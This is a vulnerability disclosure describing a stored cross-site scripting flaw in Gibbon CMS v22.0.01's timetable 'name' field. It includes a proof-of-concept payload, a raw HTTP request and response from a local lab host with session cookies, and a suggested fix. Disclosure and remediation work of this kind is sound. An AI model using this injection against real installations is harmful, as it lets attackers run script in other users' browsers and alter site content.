

VULNERABLE A Stored Cross-Site Scripting (XSS) injection vulnerability exists in Gibbon CMS version v22.0.01 . An attacker can inject arbitrary javascripts in `"/modules/Timetable Admin/tt_addProcess.php"` via the `'name'` parameters.

Date: 1/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github:** <https://github.com/truonghuuphuc>

+ **Facebook:** <https://www.facebook.com/DdosFulzac.auz1/>

+ **Email:** phuctruong2k@gmail.com

Product: Gibbon CMS

Version: v22.0.01


Description: The vulnerability is present in the `"/modules/Timetable Admin/tt_addProcess.php"`, and can be exploited through a POST request via the `'name'` parameters.

Impact: An attacker can send javascripts code through any vulnerable form field to change the design of the website or any information displayed to the user, saving the information persistently on the site (e.g. database).


Suggestions: User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including `<` `>` `"` `'` and `=`, should be replaced with the corresponding HTML entities (`<` `>` etc).

Proof of concept (POC):

After login account admin , you can see admin panel, click timetable admin.



You can create a new on record and injection code javascripts into field name as show below



Not secure | http://192.168.1.8:8080/index.php?q=%2Fmodules%2FTimetable+Admin%2Ftt_add.php&gibbonSchoolYearID=025

HOME ADMIN ASSESS LEARN PEOPLE OTHER

COURSES & CLASSES

- Course Enrolment by Class
- Course Enrolment by Person
- Course Enrolment Rollover
- Manage Courses & Classes
- Sync Course Enrolment

REPORTS


- Class Enrolment by Roll Group

TIMETABLE

- Manage Columns
- Manage Timetables**
- Tie Days To Dates

Home > Timetable Admin > Manage Timetables > Add Timetable

School Year * 2021-2022
This value cannot be changed.

Name * **VULNERABLE**  `<script>alert(123)</script>`
Must be unique for this school year.

Short Name * test

Day Column Name * Day Of The Week

Active * Yes

Year Groups
Groups not in an active TT this year. No year groups available.

* denotes a required field

Submit

As can be seen from the following evidence, the content of the injection was correctly saved on the page (on the database) and executed.

192.168.1.8:8080 says 123

HOME ADMIN ASSESS LEARN PEOPLE OTHER

COURSES & CLASSES

- Course Enrolment by Class
- Course Enrolment by Person
- Course Enrolment Rollover
- Manage Courses & Classes
- Sync Course Enrolment

REPORTS

- Class Enrolment by Roll Group

TIMETABLE

- Manage Columns
- Manage Timetables**
- Tie Days To Dates

Home > Timetable Admin > Manage Timetables

2021-2022

Previous Year | [Next Year](#)

[Add](#)

Name	Short Name	Year Groups	Active	Actions
2019-2020 TT	2019-2020TT	Y07, Y08, Y09, Y10, Y11, Y12, Y13	Yes	

Request:

```
1 POST /modules/Timetable%20Admin/tt_addProcess.php HTTP/1.1
2 Host: 192.168.1.8:8080
3 Content-Length: 910
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.8:8080
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryW3skpQX0zbDOS7Ct
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.8:8080/index.php?q=%2Fmodules%2FTimetable%2FAdmin%2Ftt_add.php&gibbonSchoolYearID=025
11 Accept-Encoding: gzip, deflate
12 Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
13 Cookie: DedeloginTime=1640950145; DedeloginTime1BH21ANI1ACD297L1FF21LNO2BGE1DNG=6d85a663f6478df0; install_ab31dd9fb53b=scr81jdg21lleS3crrcltp4mtcb; PHPSESSID=q9dt1apgggo8k0h4ibhr7fv115
14 Connection: close
15
16 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
17 Content-Disposition: form-data; name="address"
18
19 /modules/Timetable Admin/tt_add.php
20 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
21 Content-Disposition: form-data; name="gibbonSchoolYearID"
22
23 025
24 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
25 Content-Disposition: form-data; name="count"
26
27 0
28 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
29 Content-Disposition: form-data; name="schoolYear"
30
31 2021-2022
32 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
33 Content-Disposition: form-data; name="name"
34
35 <script>alert(123)</script>
36 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
37 Content-Disposition: form-data; name="nameShort"
38
39 test
40 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
41 Content-Disposition: form-data; name="nameShortDisplay"
42
43 Day Of The Week
44 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct
45 Content-Disposition: form-data; name="active"
46
47 Y
48 -----WebKitFormBoundaryW3skpQX0zbDOS7Ct--
49
```

Response:

```
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 302 Found
2 Date: Sat, 01 Jan 2022 10:43:50 GMT
3 Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27
4 X-Powered-By: PHP/7.4.27
5 X-Frame-Options: SAMEORIGIN
6 Location: http://192.168.1.8:8080/index.php?q=/modules/Timetable Admin/tt_add.php&gibbonSchoolYearID=025&return=success0&editID=000
7 Content-Length: 0
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11
```